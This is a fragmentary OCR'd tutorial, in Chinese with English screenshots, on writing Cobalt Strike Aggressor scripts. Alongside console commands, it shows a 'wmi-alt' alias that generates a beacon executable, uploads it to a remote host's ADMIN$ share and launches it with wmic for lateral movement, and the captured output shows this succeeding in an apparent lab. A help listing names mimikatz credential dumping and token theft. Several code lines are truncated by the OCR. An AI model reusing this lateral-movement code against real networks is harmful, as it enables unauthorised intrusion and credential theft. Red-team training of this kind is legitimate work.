
Aggressor Script 内置于 Cobalt Strike 客户端。要永久加载脚本，请进入到 **Cobalt Strike** - > **Script Manager**，然后按 **Load**。





脚本加载器


Aggressor Script

具体参考说明：https://www.cobaltstrike.com/aggressor-script/index.html




172.16.14.1
172.16.20.81
whatta.hogg
COPPER
Load a script
Look In:
applet
bin
dist
src
src-java
src-java-17
applet.cna
build.sh
keystore.jks
main.dll
main64.dll
manifest.txt
README.txt
File Name:
applet.cna
Files of Type:
All Files
Event Log
Scripts
Load
Unload
0:27 / 26:13


path
/root/applet/applet.cna
Load
Unload
0:37 / 26:13


Cobalt Strike
View
Attacks
Reporting
Help
Applications
Credentials
Downloads
Event Log
Keystrokes
Proxy Pivots
Screenshots
Script Console
Targets
Web Log
external
internal
user
172.16.20.81
whatta.hogg


```
aggressor> help

Commands
--------
?
e
help
load
ls
proff
profile
pron
reload
troff
tron
unload
x
```


```
aggressor> x data_query("targets")[0]
%(os => 'Windows', address => '172.16.20.81', name => 'COPPER', note => 'bar', version =
aggressor> x keys(data_query("targets")[0])
@('os', 'address', 'name', 'note', 'version')
aggressor> x data_query("targets")
@(%(os => 'Windows', address => '172.16.20.81', name => 'COPPER', note => 'foo', version
aggressor> x beacons()
@(%(computer => 'COPPER', host => '172.16.20.81', last => '1506', external => '172.16.14
```

```
 GNU nano 2.2.6                                File: demo.cna

popup beacon_bottom {
        item "Run All..." {
                prompt_text("Which command to run?", "whoami /groups"
                        binput(@ids, $1);
                        bshell(@ids, $1);
                }, @ids => $1));
        }
}
```

```
aggressor> load /root/cobaltstrike/demo.cna
```

```
aggressor> load /root/cobaltstrike/demo.cna
[+] Load /root/cobaltstrike/demo.cna
aggressor> ls

Scripts
-------
demo.cna
default.cna
```






```
  GNU nano 2.2.6                                File: demo.cna

popup beacon_bottom {
        item "Run All..." {
                prompt_text("Which command to run?", "whoami /groups"
                        binput(@ids, $1);
                        bshell(@ids, $1);
                }, @ids => $1));
        }
}

alias saywhat {
        blog($1, "My arguments are: " . substr($0, 8) . "\n");
}
```

```
aggressor> reload demo.cna
```

```
beacon> saywhat this is a "test"
[+] My arguments are: this is a "test"
```

root@kali: ~/cobaltstrike | root@kali: ~/cobaltstrike | demo.c

GNU nano 2.2.6 File: demo.cna

```
        # check if our listener exists
        if (listener_info($3) is $null) {
                berror("Listener $3 does not exist");
                return;
        }

        # generate our executable artifact
        $mydata = artifact($3, "exe", true);

        # generate a random executable name
        $myexe  = int(rand() * 10000) . ".exe";

        # state what we're doing.
        btask($1, "Tasked Beacon to jump to $2 (" . listener_describe

        # upload our executable to the target
        bupload_raw($1, "\\\\ $+ $2 $+ \\ADMIN$\\ $+ $myexe", $mydata

        # use wmic to run myexe on the target
        bshell($1, "wmic /node: $+ $2 process call create \"c:\\windo

        # complete staging process (for bind_pipe listeners)
        bstage($1, $2, $3);
}
```


```
  GNU nano 2.2.6                                File: demo.cna


        # upload our executable to the target
        bupload_raw($1, "\\\\ $+ $2 $+ \\ADMIN$\\ $+ $myexe", $mydata

        # use wmic to run myexe on the target
        bshell($1, "wmic /node: $+ $2 process call create \"c:\\windo

        # complete staging process (for bind_pipe listeners)
        bstage($1, $2, $3);
}

# register help for our alias
beacon_command_register("wmi-alt", "lateral movement with WMIC",
        "Synopsis: wmi-alt [target] [listener]\n\n" .
        "Generates an executable and uses wmic to run it on a target"
```


```
aggressor> reload demo.cna
```


输入 help 命令


```
   rportfwd                Setup a reverse port forward
   runas                   Execute a program as another user
   screenshot              Take a screenshot
   shell                   Execute a command via cmd.exe
   sleep                   Set beacon sleep time
   socks                   Start SOCKS4a server to relay traffic
   socks stop              Stop SOCKS4a server
   spawn                   Spawn a session
   spawnas                 Spawn a session as another user
   spawnto                 Set executable to spawn processes into
   steal_token             Steal access token from a process
   timestomp               Apply timestamps from one file to another
   unlink                  Disconnect from parent Beacon
   upload                  Upload a file
   wdigest                 Dump plaintext credentials with mimikatz
   winrm                   Use WinRM to spawn a session on a host
   wmi                     Use WMI to spawn a session on a host
   wmi-alt                 lateral movement with WMIC
```


```
   wmi                     Use WMI to spawn a session on a ho
   wmi-alt                 lateral movement with WMIC

beacon> help wmi-alt
Synopsis: wmi-alt [target] [listener]

Generates an executable and uses wmic to run it on a target
```


beacon> wmi-alt 172.16.20.80 "local - beacon smb"
[*] Tasked Beacon to jump to 172.16.20.80 (windows/beacon_smb/bind_pipe (\\172.16.20.80
[*] Tasked beacon to upload \\172.16.20.80\ADMIN$\7921.exe as \\172.16.20.80\ADMIN$\792
[*] Tasked beacon to run: wmic /node:172.16.20.80 process call create "c:\windows\7921.
[+] host called home, sent: 207598 bytes
external
internal
user
computer
172.16.20.81
172.16.20.80
whatta.hogg *
GRANITE
172.16.20.81
172.16.20.81
whatta.hogg *
COPPER
172.16.14.1
172.16.20.81
whatta.hogg
COPPER
Event Log
Script Console
Beacon 172.16.20.81@3080
Beacon 172.16.20.81@3704

